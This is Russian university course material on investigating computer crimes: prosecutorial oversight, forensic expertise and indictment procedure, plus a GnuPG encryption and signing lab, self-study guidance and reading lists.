Так, по делам о неправомерном доступе к охраняемой законом компьютерной информации перед информационно-технологической экспертизой могут быть поставлены более частные вопросы, относящиеся к режиму ее обработки и охраны, главным образом к организационно-административным мерам защиты этой информации.

В настоящее время встречаются и другие виды экспертиз компьютерно-технической информации, что обусловлено динамичным развитием сферы высоких технологий, например, экспертиза электронно-цифровой подписи; экспертиза процесса разработки и использования программного обеспечения; компьютерно-сетевая экспертиза, экспертиза обстоятельств создания и использования файлов и баз данных и др. Все они отличаются, как правило, предметом, целью исследования и вопросами, которые могут быть поставленыперед экспертом.

В процессе расследования преступлений в сфере компьютерной информации может возникнуть необходимость производства и других видов экспертиз.

Например, идентификационная задача может быть решена с помощью комплексной компьютерно-технической и судебно-автороведческой экспертизы, позволяющей проверить, не написана ли данная компьютерная программа конкретным лицом.

Для проведения носящих комплексный характер экспертных исследований в сфере компьютерной информации приглашаются высококвалифицированные специалисты в области информатики, вычислительной техники и программирования, а также традиционных видов криминалистической экспертизы, экономической, финансовой, бухгалтерской и товароведческой экспертиз.

В ходе комплексной судебно-бухгалтерской экспертизы и экспертизы программного обеспечения устанавливают:

возможность несанкционированного скрытого доступа к программному обеспечениюс целью внесения изменений, влияющих на результаты расчетов и отчетность,

механизм совершения таких изменений, их характер и последствия; кто из работниковучреждения, обслуживающих и эксплуатирующих эти средства,

имеет указанные выше возможности; размерпричиненного материального ущерба;

какие нарушения правил, регламентирующих ведение бухгалтерского учета и отчетности, могли способствовать образованию ущерба; какая

операционная система использована в конкретном компьютере;

не вносились ли в программу данного системного продукта какие-либо коррективы, изменяющие выполнение операций (какие именно); возможно ли получение доступак конфиденциальной финансовой информации,

имеющейся в данной сети, и каким образом может быть осуществлен этот доступ.

Поскольку подлинная информация на машинных носителях при производстве

экспертиз может быть безвозвратно уничтожена, следует убедиться в ее наличии в уголовном деле в качестве вещественного доказательства и направлении для проведения экспертного исследования ее копии.

В случае, если прокурор установит, что какие-либо вопросы в заключении эксперта раскрыты не полностью или невозможно сделать однозначный вывод об исследуемых обстоятельствах на основании данного заключения, целесообразно ориентировать следователя провести допрос эксперта с целью устранения указанных недостатков.

Учитывая, что необходимо осуществлять надзор также и за соблюдением разумных сроковуголовного судопроизводства, нарушение которого ущемляет права потерпевших, назначать дополнительную судебную экспертизу следует только в том случае, если возникшие вопросы нельзя выяснить в ходе допроса эксперта. Невыяснение всех необходимых вопросов в ходе экспертного исследования может впоследствии негативно сказаться на сроках судебного рассмотрения уголовного дела.

Если же прокурор выявляет уже допущенное в ходе предварительного расследования нарушение, то он должен использовать предоставленные ему Уголовно-процессуальным кодексом Российской Федерации полномочия и внести требование об устранении нарушений, допущенных в ходе предварительного следствия.

Как известно, предварительное следствие оканчивается ознакомлением обвиняемого и его защитника с материалами дела, составлением и подписанием следователем обвинительного заключения и передачей уголовного дела прокурору для решения вопроса о его направлении в суд.

4. Процессуальный порядок реализации полномочий прокурора

Процессуальный порядок реализации полномочий прокурора по уголовному делу, поступившему с обвинительным заключением, регламентирован ст. 221, 222 УПК РФ.

В соответствии со ст. 221 УПК РФ прокурор или его заместитель обязаны рассмотреть поступившее уголовное дело в срок, не превышающий десяти суток, и принять одно из следующих решений:

об утверждении обвинительного заключения и о направлении уголовного дела в суд; о возвращении уголовного дела следователю для производства дополнительного

следствия, изменения объема обвинения либо квалификации действий обвиняемых или пересоставления обвинительного заключения и устранения выявленных недостатков со своими письменными указаниями; о направлении уголовного дела вышестоящему прокурору для утверждения

обвинительного заключения, если оно подсудно вышестоящему суду.

Признав, что имеются основания для специальности дела в суд, прокурор на первой странице обвинительного заключения ставит свою подпись об утверждении обвинительного заключения. Для принятия такого решения прокурором по материалам уголовного дела

должны быть установлены следующие обстоятельства:

достаточность доказательств для рассмотрения дела в суде;

возможность поддержания с имеющимися доказательствами государственного обвинения; относимость и допустимость собранных по делу доказательств;

соответствие предъявленного обвинения собранным доказательствам; отсутствие обстоятельств, влекущих прекращение уголовного дела или уголовного

преследования; отсутствие процессуальных нарушений, исключающих возможность рассмотрения

дела в суде; соответствие обвинительного заключения
требованиямзакона.

Особое внимание прокурору при изучении дел о преступлениях в сфере компьютерной информации, поступивших для утверждения обвинительного заключения, следует обращать на предъявленное обвинение, которое должно полностью подтверждатьсяимеющимися в уголовном деле доказательствами, и содержать текст идентичный тексту постановления о привлечении в качестве обвиняемого.

Прокурор согласно п. 2 ч. 1 ст. 221 УПК РФ вправе возвратить уголовное дело следователю для производства дополнительного следствия, изменения объема обвинения либо квалификации действий обвиняемых или пересоставления обвинительного заключения и устранения выявленных недостатков со своими письменными указаниями. Внастоящее время суд не имеет такого права, однако он может вернуть уголовное дело

прокурору, при наличии оснований, предусмотренных ст. 237 УПК РФ, что, как правило,свидетельствует о ненадлежащем прокурорском надзоре за ходом предварительного следствия.

Хотя уголовно-процессуальным законом и предусмотрена возможность восполнения государственным обвинителем неполноты следствия, в том числе и путем предоставления суду новых доказательств, изначально отталкиваться от такой возможности при наличии нарушений, допущенных следователем и выявленных на стадии утверждения обвинительного заключения, нецелесообразно, поскольку направлять в суд с утвержденнымобвинительным заключением уголовное дело, имеющее заведомые недостатки, прокурор неимеет права.

Поэтому при выявлении прокурором обстоятельств, препятствующих рассмотрению уголовного дела судом, в том числе и неустановлении обстоятельств, подлежащих доказыванию, он обязан своим мотивированным постановлением возвратить уголовное дело следователю для дополнительного следствия, изменения объема обвинения либо квалификации действий обвиняемого или составления нового обвинительного заключенияи устранения выявленных недостатков.

Таким образом, в условиях увеличения числа преступлений в сфере компьютерной информации возрастает и роль прокурорского надзора за исполнением законов при расследовании преступлений указанной категории. Надлежащая организация прокурорского надзора позволяет обеспечить защиту прав и законных интересов лиц и организаций,

потерпевших от преступлений, и личности от незаконного и необоснованногообвинения, осуждения, ограничения ее прав и свобод, восстановить уже нарушенные праваи предотвратить совершение новых преступлений.

Оборудование и материалы:

–

Указания по технике безопасности: к выполнению практических работ допускаются студенты, ознакомившиеся с правилами работы в лаборатории, прошедшие инструктаж безопасности.

Задания: для выполнения практической работы необходимо выполнить следующее:

17. Изучить рекомендуемую литературу.

18. Выполнить практическую работу.

19. Ответить на контрольные вопросы.

20. Оформить отчет.

Содержание отчета: отчет по практическому занятию должен быть выполнен в редакторе MS Word и оформлен согласно требованиям. Требования по форматированию: Шрифт TimesNewRoman, интервал – полуторный, поля левое – 3 см., правое – 1,5 см., верхнее инижнее – 2 см. Абзацный отступ – 1,25. Текст должен быть выравнен по ширине.

Отчет должен содержать титульный лист с темой практической работы, цель работы и описанный процесс выполнения вашей работы. В конце отчеты приводятся выводы о проделанной работе.

В отчет необходимо вставлять скриншоты выполненной работы и добавлять описание к ним. Каждый рисунок должен располагаться по центру страницы, иметь подпись (Рисунок 1 – Создание подсистемы) и ссылку на него в тексте. **Контрольные вопросы:**

1. Цели и задачи прокурорского надзора
2. Виды судебных экспертиз
3. Информационно-технологическая экспертиза
4. Процессуальный порядок реализации полномочий прокурора

Список литературы, рекомендуемый к использованию по данной теме:

1. Конституция Российской Федерации (принята всенародным голосованием 12.12.1993).
2. Уголовный кодекс Российской Федерации от 13.06.1996 г. № 63-ФЗ.
3. Уголовно-процессуальный кодекс Российской Федерации от 18.12.2001 г. № 174-ФЗ.
4. Махтаев М.Ш. Методика расследования компьютерных преступлений. – М.: РосНОУ, 2007.
5. Мандиа К., Просис К. Расследование компьютерных преступлений. – М.: Лори, 2012. – 476.
1. Федеральный закон от 12.08.1995 г. № 144-ФЗ «Об оперативно-розыскной

деятельности».

2. Федеральный закон от 27.07.2006 г. № 149-ФЗ «Об информации, информационныхтехнологиях и о защите информации».

3. Федеральный закон от 07.02.2011 г. № 3-ФЗ «О полиции».

4. Гаврилов М.В. Осмотр при расследовании преступлений в сфере компьютерной информации. – М.: Юрлитинформ, 2008.

Лабораторная работа №15-18 Сбор доказательной базы и обстоятельств, способствовавших совершению преступления

Цель работы: Ознакомиться с возможностями системы *GnuPG* для защищенного хранения файлов на жестком диске. **Формируемые компетенции:** ПК-10, 20.

Время, отводимое на занятие – 4

Теоретическая часть: *PGP* (*Pretty Good Privacy*) – это криптографическая программа, позволяющая проводить операции шифрования и дешифрования файлов, а также электронной подписи. *GnuPG* (*GNU Privacy Guard*, Страж приватности *GNU*) — это свободный некоммерческий аналог *PGP*, как и *PGP*, основанный на *IETF*-стандарте *OpenPGP*. *OpenPGP* — это стандарт, выросший из программы *PGP*, получившей в Интернете к середине 90-х повсеместное распространение как надёжное средство шифрования электронной почты. Став стандартом де-факто, *PGP* начал встраиваться во множество приложений и систем.[1]

Порядок выполнения: Рассмотрим работу с *GnuPG* в операционной среде *Ubuntu*. Для работы потребуется *Ubuntu* версии 10.04 или выше. Пакет для *GPG* вэтих операционных системах инсталлируется при установке системы. Поэтому можно начинать пользоваться *GnuPG* без предварительной доустановки пакетов *GnuPG*.

Сначала создадим ключи, которые нам потребуются для шифрования и подписи. Для этого в терминале необходимо ввести команду: $ gpg --gen-key*GnuPG* спросит какой тип ключа вы хотите создать:

(1) RSA and RSA (default)
(2) DSA and Elgamal
(3) DSA (sign only)
(4) RSA (sign only)

Выберем пункт (1) *RSA and RSA*, т.е. алгоритм *RSA* будет использоваться как для шифрования секретного ключа симметричного алгоритма шифрования, так и для цифровой подписи. В качестве алгоритмов симметричного шифрования используются *IDEA*, *CAST* и *AES*. Схема шифрования схожа со схемой, показанной на рисунке 7.1 за

исключением того, что используются другая хэш-функция и другой алгоритм симметричного шифрования. Далее программа попросит указать размер ключа. Рекомендуется указать максимально большую длину ключа: 4096 – для увеличения надежности шифрования.

Далее программа спросит о времени жизни создаваемого ключа. Выберем вариант, стоящий по умолчанию – неограниченное по времени использование ключа (если вы точно уверены, что создаваемый ключ будет использоваться ограниченное время, то можно указать другой вариант).

Далее последует вопрос о вашем имени и *email*. Введите их. После этого программа предложит написать комментарий: писать его не обязательно, но вы можете указать его если считаете, что он может помочь вам в будущем ориентироваться в множестве созданных ключей.

Далее программа попросит ввести парольную фразу (т. е. любой надежный пароль, в котором могут присутствовать пробелы).

pub 2048R/2E8F71E6 2013-06-24

Key fingerprint = 343D 6A32 EB8C 4995 4C9A EC 22EE26 2E8F 71E6

0206

После uid test_name (no comment) <test@mail.ru>2048R/56ПFDA97 2013-06-24

того, как в ы sub

введете все запрашиваемые данные, программа начнет генерировать ключи, что может занять несколько минут. После завершения процесса генерации ключей вы получите сообщение наподобие нижеприведенного:

Теперь, когда вы создали пару открытый и закрытый ключ, вы должны передать свой открытый ключ человеку или группе людей, от которых собираетесь получать зашифрованные сообщения. Для этого вы можете опубликовать свой ключ в Интернете, либо передать его каким-нибудь удобным для вас способом (например, передать на флешке).

Чтобы экспортировать свой открытый ключ в директорию, в которой вы находитесь,в терминале вбейте следующую команду: gpg --armor --output user_name.asc --export user_name ,

где user_name – ваше имя, которое вы указывали на этапе генерации ключей. В результате выполнения этой команды в текущей директории появится файл user_name.asc, хранящий ваш открытый ключ. Этот файл вы и должны любым удобным способом передать людям, от которых собираетесь получать шифрованные сообщения.

В тоже время человек, который собирается от вас получать шифрованные сообщения, должен проделать точно такие действия и предоставить вам свой открытый ключ. Предположим, что этот ключ он назвал other_user_name.asc. Теперь вам необходимо импортировать предоставленный вам ключ в базу ключей *GnuPG*. Для этого в терминале

вбейте следующую команду: gpg --import other_user_name.asc

Просмотреть все имеющиеся у вас ключи вы можете с помощью следующей команды:

gpg --list-keys

Если вам потребовалось удалить какой-либо ключ, используйте команду: gpg --delete-secret-and-public-key user_name

После того, как вы импортировали себе ключ other_user_name.asc, вы должны проверить достоверность ключа, который Вы добавили себе. В случае успешной проверки требуется ключ подписать. Проверка достоверности ключа производится с помощью команды *fpr*, введенной после ввода в терминале команды

gpg --edit-key user_name

После ввода этой команды вы увидите надпись ->Command>, после которой нужно ввести команду *fpr*.

Подписать ключ можно с помощью следующей команды:->Command> sign Теперь, когда переданный вам открытый ключ подписан и проверен, вы можете шифровать файл (пусть это будет файл test). Сделать это можно следующей командой: gpg --output test.asc --encrypt --sign --recipient user_name test где test.asc –имя зашифрованного файла.

Далее вы можете передавать зашифрованный файл test.asc пользователю “user_name”. Пользователь “user_name” в свою очередь с помощью Вашего открытого ключа может зашифровать какой-нибудь файл и послать его вам. Для того, чтобы вам расшифровать файл other_test.asc, запустите в терминале следующую команду: gpg --output other_test --decrypt other_test.asc

При выполнении команды, программа потребует у вас парольную фразу, которую нужно будет ввести, после чего в текущей директории появится расшифрованный файл other_test, а в окне терминала появится сообщение, содержащее некоторые данные о подписи отправителя, а также информация о том, что подпись верна: gpg: Signature made Mon 24 Jun 2013 10:13:49 PM MSK using RSA key ID AB735B42 gpg: Good signature from "other_user <other_user@mail.ru>"

Функциями *GnuPG* можно пользоваться не только через терминал. Имеется также графический интерфейс *KGPG* для работы с *GnuPG*. Для его установки в терминалевведите команду:

sudo apt-get install kgpg

После завершения установки *KGPG* в терминале введите команду для запуска: kgpg *KGPG* имеет все основные функции программы *GPG*, работа с некоторыми из них через терминал описывалась выше.

Задание: Создайте с помощью программы *GnuPG* ключи, обменяйтесь с товарищем открытыми ключами. Убедившись в правильности полученных открытых ключей. Обменяйтесь с товарищем зашифрованными и подписанными файлами. Дешифруйте их и убедитесь в истинности отправителя.

Оборудование и материалы: для выполнения данного практического занятия

необходим компьютер с установленной операционной системой Windows GnuPG

Указания по технике безопасности: к выполнению практических работ допускаются студенты, ознакомившиеся с правилами работы в лаборатории, прошедшие инструктаж безопасности.

Содержание отчета: отчет по практическому занятию должен быть выполнен в редакторе MS Word и оформлен согласно требованиям. Требования по форматированию: Шрифт TimesNewRoman, интервал – полуторный, поля левое – 3 см., правое – 1,5 см., верхнее и нижнее – 2 см. Абзацный отступ – 1,25. Текст долженбыть выравнен по ширине.

Отчет должен содержать титульный лист с темой практической работы, цель работы и описанный процесс выполнения вашей работы. В конце отчеты приводятся выводы о проделанной работе.

В отчет необходимо вставлять скриншоты выполненной работы и добавлять описание к ним. Каждый рисунок должен располагаться по центру страницы, иметь подпись и ссылку на него в тексте. **Контрольные вопросы:**

1. Что такое PGP?
2. Что такое OpenPGP?
3. Функциональные возможности программы GnuPG?
4. Перечислите имеющиеся функции программы KGPG..
5. Какие криптографические алгоритмы используются в GnuPG? **Список литературы, рекомендуемый к использованию по данной теме:**

2. Проект "*openPGP* в России" [офиц. сайт] *URL:* https://www.pgpru.com

МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ
РОССИЙСКОЙ ФЕДЕРАЦИИ
ФЕДЕРАЛЬНОЕ ГОСУДАРСТВЕННОЕ АВТОНОМНОЕ ОБРАЗОВАТЕЛЬНОЕ
УЧРЕЖДЕНИЕ ВЫСШЕГО ОБРАЗОВАНИЯ
«СЕВЕРО-КАВКАЗСКИЙ ФЕДЕРАЛЬНЫЙ УНИВЕРСИТЕТ»

Методические указания
по выполнению самостоятельных работ
по дисциплине «ТЕХНОЛОГИИ ВЫЯВЛЕНИЯ СЛЕДОВ КОМПЬЮТЕРНЫХ ПРЕСТУПЛЕНИЙ, ПРАВОНАРУШЕНИЙ И ИНЦИДЕНТОВ»
для студентов специальности 10.05.01 Компьютерная безопасность
специализация «Информационно-аналитическая и техническая экспертиза компьютерных систем»

Ставрополь
2026

Введение

Целью изучения дисциплины «Методы расследования компьютерных преступлений» является формирование набора общекультурных и профессиональных компетенций по специальности 10. 05. 01 «Компьютерная безопасность», закрепление полученных теоретических знаний, привитие практические навыки по расследованию компьютерных преступлений. Задачамидисциплины являются:

1. Развитие личности студента, направленное на фундаментализацию образования, формирование его научного мировоззрения и улучшение системного мышления;
2. Освоение системы знаний о методах расследований, необходимых для ориентации в профессии и успешном выполнении задач по обнаружению компьютерных преступлений;
3. Формирование у студентов способности и готовности к сознательному и ответственному действию в сфере отношений, урегулированных нормами права, в том числе обнаружению преступлений и оценке явлений и событий.

1. Общая характеристика самостоятельной работы студента

Основными видами учебной работы по достижению результатов освоениядисциплины являются лекции, практические занятия и самостоятельная работа (СРС).

На лекциях, лабораторных и практических занятиях раскрываются основные положения и понятия курса дисциплины.

Приступая к изучению учебной дисциплины, необходимо ознакомиться с учебной программой, получить в библиотеке рекомендованные учебные пособия, а также получить у ведущего преподавателя в электронном виде конспекты лекций, методические рекомендации к практическим занятиям, завести новую тетрадь для конспектирования лекций и семинарских занятий.

Для изучения дисциплины предлагается список основной и дополнительной литературы. Основная литература предназначена для обязательного изучения, дополнительная – поможет более глубоко освоить отдельные вопросы, подготовить исследовательские задания и выполнить задания для самостоятельной работы.

В ходе лекционных занятий студент обязан осуществлять конспектирование учебного материала, особое внимание, обращая на категории, формулировки, раскрывающие содержание тех или иных понятий. В конспектах желательно оставлять поля, на которых следует делать пометки из рекомендованной литературы, дополнять материал прослушанной лекции, формулировать научные выводы и практические рекомендации. Студент имеет право задавать преподавателю уточняющие вопросы с целью уяснения теоретических положений, разрешения спорных ситуаций.

Самостоятельная работа студентов над материалом учебной дисциплиныявляется неотъемлемой частью учебного процесса и должна предполагатьуглубление знания учебного материала, излагаемого на аудиторных занятиях, иприобретение дополнительных знаний по отдельным вопросам самостоятельно.

Основными видами самостоятельной работы студентов по учебной дисциплине являются:

– самостоятельное изучение учебного материала по заданным темам;

– подготовка к семинарским занятиям и подготовка к собеседованию порезультатам работы.

Основными методами самостоятельной работы студентов являются:

1) для овладения знаниями:

– чтение текста (конспекта лекций, учебника, дополнительной литературы) и конспектирование текста;

– работа с нормативными документами;

– поиск информации в Интернет;

2) для закрепления и систематизации знаний:

– работа с конспектом лекции (обработка текста);

– повторная работа над учебным материалом (учебника, дополнительной литературы, слайдами);

– составление плана и тезисов ответа или графическое изображениеструктуры ответа;

– составление таблиц для систематизации учебного материала;

– изучение нормативных документов;

– ответы на контрольные вопросы; 3)для формирования умений:

– подготовка к практическим занятиям;

– решение задач и практических заданий;

– подготовка отчетов по практическим занятиям; –

подготовка отчетов по лабораторным занятиям;

– рефлексивный анализ профессиональных умений.

В случае пропуска учебного занятия студент может воспользоваться содержанием различных блоков учебно-методического комплекса (лекции, практические занятия, лабораторные работы и контрольные вопросы) для самоподготовки и освоения темы. Для самоконтроля необходимо использовать вопросы и задания, предлагаемые к практическим и лабораторным занятиям.

3. **Самостоятельное изучение тем лекций**

№ п/п	Темы для самостоятельного изучения	Рекомендуемые источники информации (№ источника)			
		Основная	Дополни-тельная	Методи-ческая	Интернет-ресурсы
1	Самостоятельное изучение руководящихдокументов по методам расследования правонарушений в области информационных технологий	1 - 3	3,4	1	-
2	Самостоятельное изучение методики расследования преступлений в сфере компьютерной информации	4 - 5	3,4	1	1
3	Самостоятельное изучение методов защиты информации от компьютерныхпреступлений	1 - 5		1	1
4	Самостоятельное изучение правовойответственности за совершение компьютерных преступлений	1 - 3	1, 2	1	1
5	Самостоятельное изучение особенностейпроведения компьютерно-технической экспертизы	2, 5	2, 4	1	1

4.1. Вопросы для собеседования по практическим занятиям

1. Краткие исторические сведения о преступлениях в области информационных технологий
2. Основные термины и определения
3. Состав компьютерного преступления
4. Виды компьютерных преступлений
5. Субъекты компьютерных преступлений
6. Элементы и признаки состава преступления
7. Объект компьютерных преступлений
8. Признаки объективной стороны компьютерного преступления 9. Субъектсостава компьютерного преступления
10. Субъективная сторона состава компьютерного преступления
11. Понятие и виды предварительного расследования и следственных действий
12. Понятие и виды следственных действий
13. Допрос свидетеля и потерпевшего. Следственный осмотр
14. Обыск и выемка
15. Назначение и производство экспертизы
16. Следственный эксперимент,
17. Допрос обвиняемого и подозреваемого
18. Особенности образования следов по делам о компьютерных преступлениях
19. Понятие и классификация следов компьютерных преступлений20.Анализ следов компьютерных преступлений 21.Классификация компьютерных вирусов
22. Основные типы вредоносных объектов, воздействующих на компьютерную систему
23. Особенности начала расследования неправомерного доступа к компьютерной информации
24. Признаки несанкционированного доступа к компьютерной информации25.Способы преступных манипуляций в сфере компьютерной информации 26.Нарушение правил эксплуатации ЭВМ, системы ЭВМ или их сети

27. Создание, использование и распространение вредоносных программ дляЭВМ
28. Способы совершения компьютерных преступлений методом перехват иметодом несанкционированного доступа
29. Способы совершения компьютерных преступлений методом манипулирования
30. Понятие и виды предварительного расследования и следственных действий
31. Понятие и виды следственных действий
32. Использования компьютера при совершении компьютерных преступлений
33. Следственный эксперимент, Допрос обвиняемого и подозреваемого 34.Общая характеристика преступлений в сфере компьютерной информации35.Неправомерный доступ к компьютерной информации
36. Сущность и понятие прокурорского надзора в области компьютерныхпреступлений
37. Общие и специальные задачи прокурорского надзора в области компьютерных преступлений
38. Требования нормативно-правовая база по организации и проведениюслужебных расследований в сфере информационных технологий
39. Методы и средства, применяемые для проведению служебных расследований в сфере информационных технологий
40. Особенности применяемых методов и средств в области расследований компьютерных преступлений
41. Особенности документального оформления процедуры служебных расследований в сфере информационных технологий
42. Особенности следов от совершенных преступлений, связанных с НСД к компьютерной информации
43. Методические рекомендации по проведению служебных расследованийпо вопросам НСД к компьютерной информации
44. Особенности следов от совершенных преступлений, связанных с внедрением и распространением вредоносных компьютерных программ

45. Методические рекомендации по проведению служебных расследований по вопросам внедрения и распространения вредоносных компьютерных программ
46. Особенности следов от совершенных преступлений, связанных с нарушением правил эксплуатации средств обработки компьютернойинформации
47. Методические рекомендации по проведению служебных расследований по вопросам нарушения правил эксплуатации средств обработки компьютерной информации
48. Меры и мероприятия, разрабатываемые в организациях в соответствии с требованием законодательства РФ
49. Меры и мероприятия, разрабатываемые в организациях, связанные с утечкой информации по техническим каналам

5. Список рекомендуемой литературы

5.1. Основная литература

1. Конституция Российской Федерации (принята всенародным голосованием 12.12.1993).
2. Уголовный кодекс Российской Федерации от 13.06.1996 г. № 63-ФЗ.
3. Уголовно-процессуальный кодекс Российской Федерации от 18.12.2001 г. № 174-ФЗ.
4. Махтаев М.Ш. Методика расследования компьютерных преступлений. – М.: РосНОУ, 2007.
5. Мандиа К., Просис К. Расследование компьютерных преступлений. –М.: Лори, 2012. – 476.

5.2. Дополнительная литература

1. Федеральный закон от 12.08.1995 г. № 144-ФЗ «Об оперативно-розыскной деятельности».
2. Федеральный закон от 27.07.2006 г. № 149-ФЗ «Об информации, информационных технологиях и о защите информации».
3. Федеральный закон от 07.02.2011 г. № 3-ФЗ «О полиции».
4. Гаврилов М.В. Осмотр при расследовании преступлений в сфере компьютерной информации. – М.: Юрлитинформ, 2008.

5.3. Методическая литература

1. Методические рекомендации к самостоятельной работе студентов по учебной дисциплине "Методы расследования правонарушений в области информационных технологий"

5.4. Интернет- ресурсы

1. Правовые справочно-поисковые системы («Гарант», «Консультант Плюс», «Техэксперт»).

*5.5. Программное обеспечение***:** не требуется.